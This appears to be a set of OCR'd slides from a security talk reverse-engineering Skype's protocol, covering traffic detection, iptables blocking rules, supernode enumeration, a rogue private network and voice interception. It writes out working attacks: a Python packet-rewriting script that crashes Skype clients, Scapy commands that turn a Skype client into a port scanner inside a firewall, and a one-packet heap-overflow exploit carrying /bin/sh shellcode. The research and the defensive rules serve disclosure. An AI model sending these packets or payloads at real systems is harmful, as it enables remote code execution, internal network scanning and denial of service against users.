Phase 2: Authentication



Phase 3: Running

Session behavior

- If the hash of the password matches, the login associated with the public key is dispatched to the supernodes
- This information is signed by the Skype server.
- Note that private informations are signed by each user.

Search for buddy

- If you search for a login name, a supernode will send back this couple
- You receive the public key of the desired buddy
- The whole packet is signed by a Skype modulus

Phase 4: Communicating

Inter client session

- Both clients' public keys are exchanged
- Those keys are signed by Skype authority
- Each client sends a 8 bytes challenge to sign
- Clients are then authenticated and can choose a session key


Detecting Skype Traffic

Some ideas to detect Skype traffic without deobfuscation

- Most of the traffic is crypted . . . But not all.
- UDP communications imply clear traffic to learn the public IP
- TCP communications use the same RC4 stream twice !

Detecting Skype Traffic
TCP traffic


- TCP stream begin with a 14 byte long payload
- From which we can recover 10 bytes of RC4 stream
- RC4 stream is used twice and we know 10 of the 14 first bytes



Detecting Skype Traffic
UDP traffic

Skype NAck packet characteristics

- 28+11=39 byte long packet
- Function & 0x8f = 7
- Bytes 31-34 are (one of) the public IP of the network



Detecting Skype Traffic
Blocking UDP traffic

On the use of NAck packets. . .

- The very first UDP packet received by a Skype client will be a NAck
- This packet is not crypted
- This packet is used to set up the obfuscation layer
- Skype can't communicate on UDP without receiving this one

How to block Skype UDP traffic with one rule

```
iptables -I FORWARD -p udp -m length --length 39 -m u32 \
        --u32 '27&0x8f=7' --u32 '31=0x527c4833' -j DROP
```


Blocking Skype


- Skype can't work without a TCP connection
- But Skype can work without UDP

⟹ Blocking UDP is not sufficient

Blocking Skype

- We did not find any command to shutdown Skype
- But if we had a subtle DoS to crash the communication manager...

⟹ ... we could detect and replace every NAck by a packet triggering this DoS




How to make Skype deaf and dumb

```
iptables -I FORWARD -p udp -m length --length 39 -m u32 \
        --u32 '27&0x8f=7' --u32 '31=0x01020304' -j QUEUE
```

```
from ipqueue import *; from struct import pack,unpack

q = IPQ(IPQ_COPY_PACKET)
while 1:
    p = q.read()
    pkt = p[PAYLOAD]

    ihl = (ord(pkt[0])&0xf) << 2
    c = crc32(2**32-1,pkt[15:11:-1]+"\x00"*8)
    x,iplen,y,ipchk = unpack("!2sH6sH",pkt[:12])
    iplen += 4 ; ipchk -= 4
    newpkt = pack("!2sH6sH",x,iplen,y,ipchk)+pkt[12:ihl+4] \
     +pack("!HxII",23,2,c)+"sorry, censored until fixed"

    q.set_verdict(p[PACKET_ID], NF_ACCEPT, newpkt)
```

How to generate traffic without the *seed to RC4 key engine*

- Get the RC4 key for a given seed for once
- Always use this key to encrypt
- Calculate the CRC stuff
- Use $IV = seed \oplus crc$



Firewall testing (a.k.a remote scan)

Let's TCP ping Slashdot

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
  /Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
   is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
  /Skype_Obj_INET(id=0x11, ip="slashdot.org", port=80)))
```

A TCP connect scan from the inside

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
  /Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
   is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
  /Skype_Obj_INET(id=0x11, ip="172.16.72.1", port=(0,1024))))
```

A look for MS SQL from the inside

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
  /Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
   is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
  /Skype_Obj_INET(id=0x11, ip="172.16.72.*", port=1433)))
```


Firewall testing (a.k.a remote scan)

```
Me: Say hello to slashdot.org:80
  IP 1.2.3.4.1234 > 172.16.72.19.1146: UDP, length: 24
Skype: Yes, master
  IP 172.16.72.19.1146 > 1.2.3.4.1234: UDP, length: 11
Skype: Hello! (in UDP)
  IP 172.16.72.19.1146 > 66.35.250.151.80: UDP, length: 20
Skype: connecting to slashdot in TCP
  IP 172.16.72.19.3776 > 66.35.250.151.80: S 0:0(0)
  IP 66.35.250.151.80 > 172.16.72.19.3776: S 0:1(0) ack 0
  IP 172.16.72.19.3776 > 66.35.250.151.80: . ack 1
Skype: Hello! (in TCP). Do you speak Skype ?
  IP 172.16.72.19.3776 > 66.35.250.151.80: P 1:15(14) ack 1
  IP 66.35.250.151.80 > 172.16.72.19.3776: . ack 15
Skype: Mmmh, no. Goodbye.
  IP 172.16.72.19.3776 > 66.35.250.151.80: F 15:15(0) ack 1
  IP 66.35.250.151.80 > 172.16.72.19.3776: F 1:1(0) ack 16
```


Skype Network

Supernodes

- Each skype client can relay communications to help unfortunates behind a firewall
- When a skype client has a good score (bandwidth+no firewall+good cpu) he can be promoted to supernode

Slots and blocks

- Supernodes are grouped by slots
- You usually find 9 or 10 supernodes by slot
- You have 8 slots per block

Who are the supernodes ?


Just ask

- Each supernode knows almost all other supernodes
- This command actually ask for at most 100 supernodes from slot 201

```
>>> sr1(IP(dst="67.172.146.158")/UDP(sport=31337,dport=4344)/Skype_SoF(
        id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=6, reqid=RandShort(),
        val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)
       /Skype_Obj_Num(id=0,val=201)/Skype_Obj_Num(id=5,val=100)))
```

- Nowadays there are $\sim$ 2050 slots
- That means $\sim 20k$ supernodes in the world

Where are the supernodes ?



Parallel world: build your own Skype Private Network

Skype is linked to the network because it contains:

- hard-coded RSA keys
- Skype servers' IP/PORT
- Skype Supernodes IP/PORT

Make your own network?

- Generate your own 13 moduli
- Build a login server with a big database to store users' passwords
- And burn a new binary!


Job's done

You are the head of a new world wide P2P network

Dark network is not enough

Dr Evil, your network is not wide enough!

- The use of relay manager is not authenticated
- Your Supernode can request official network relay managers
- . . . and feed your own nodes with them



Skype Voice Interception

Feasability of a man in the middle attack

You are Skype Inc:

- You are the certificate authority
- You can intercept and decrypt session keys
- Job's done.

You are not Skype Inc:

- Build your own Skype Private Network
- Lure your victim into using your modified Skype version
- You can intercept and decrypt session keys
- Job's done.

Heap overflow

Algorithm

```
lea     ecx, [esp+arg_4]
push    ecx
call    get_uint
add     esp, 0Ch
test    al, al
jz      parse_end
mov     edx, [esp+arg_4]
lea     eax, ds:0[edx*4]
push    eax
mov     [esi+10h], eax
call    LocalAlloc
mov     ecx, [esp+arg_4]
mov     [esi+0Ch], eax
```

1. Read an unsigned int *NUM* from the packet
2. This integer is the number of unsigned int to read next
3. *malloc* 4**NUM* for storing those data

Heap overflow

Algorithm

```
read_int_loop:
push    ebx
push    edi
push    ebp
call    get_uint
add     esp, 0Ch
test    al, al
jz      parse_end
mov     eax, [esp+arg_4]
inc     esi
add     ebp, 4
cmp     esi, eax
jb      read_int_loop
```

1. For each *NUM* we read an unsigned int
2. And we store it in the array freshly allocated

Heap overflow

How to exploit that?

- If *NUM* = 0x80000010, the multiplication by 4 will overflow : 0x80000010 × 4 = 0x00000040
- So Skype will allocate 0x00000040 bytes
- But it will read *NUM* integers

$\Longrightarrow$ Skype will overflow the heap

Heap overflow

Good exploit

- In theory, exploiting a heap on Windows XP SP2 is not very stable
- But Skype has some Oriented Object parts
- It has some structures with functions pointers in the heap
- If the allocation of the heap is close from this structure, the overflow can smash function pointers
- And those functions are often called

⟹ Even on XP SP2, the exploit is possible ☺

Heap overflow

Design of the exploits

- We need the array object to be decoded
- It only needs to be present in the object list to be decoded
- We can use a string object in the same packet to store the shellcode
- String objects are stored in a static place (almost too easy)


Heap overflow

The exploit: 1 UDP packet that comes from nowhere

```
>>> send(IP(src="1.2.3.4",dst="172.16.13.37")/UDP(sport=1234,dport=31337)
/Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=14,reqid=RandShort()
val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)/Skype_Obj_Str(
val="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xeb\x0a\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89
\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d
\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
\x00"))/Skype_Hdr(type=6)/Raw(vblen_encode("\x10\x00\x00\x40AAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x80\x80\x80\x80
\xfc\xff\xff\xff\xa4\xb0\x67\x08\xfc\xd3\x67\x08"))))
```


Heap overflow

a.k.a the biggest botnet ever. . .



Conclusion

Good points

- Skype was made by clever people
- Good use of cryptography

Bad points

- Hard to enforce a security policy with Skype
- Jams traffic, can't be distinguished from data exfiltration
- Incompatible with traffic monitoring, IDS
- Impossible to protect from attacks (which would be obfuscated)
- Total blackbox. Lack of transparency.
  No way to know if there is/will be a backdoor
- Fully trusts anyone who speaks Skype.

Conclusion

Ho, I almost forgot . . .

☣ Caution

Never ever type
`/eggy prayer` or
`/eggy indrek@mare.ee`
Those men who tried aren't here to speak about what they saw. . .

References

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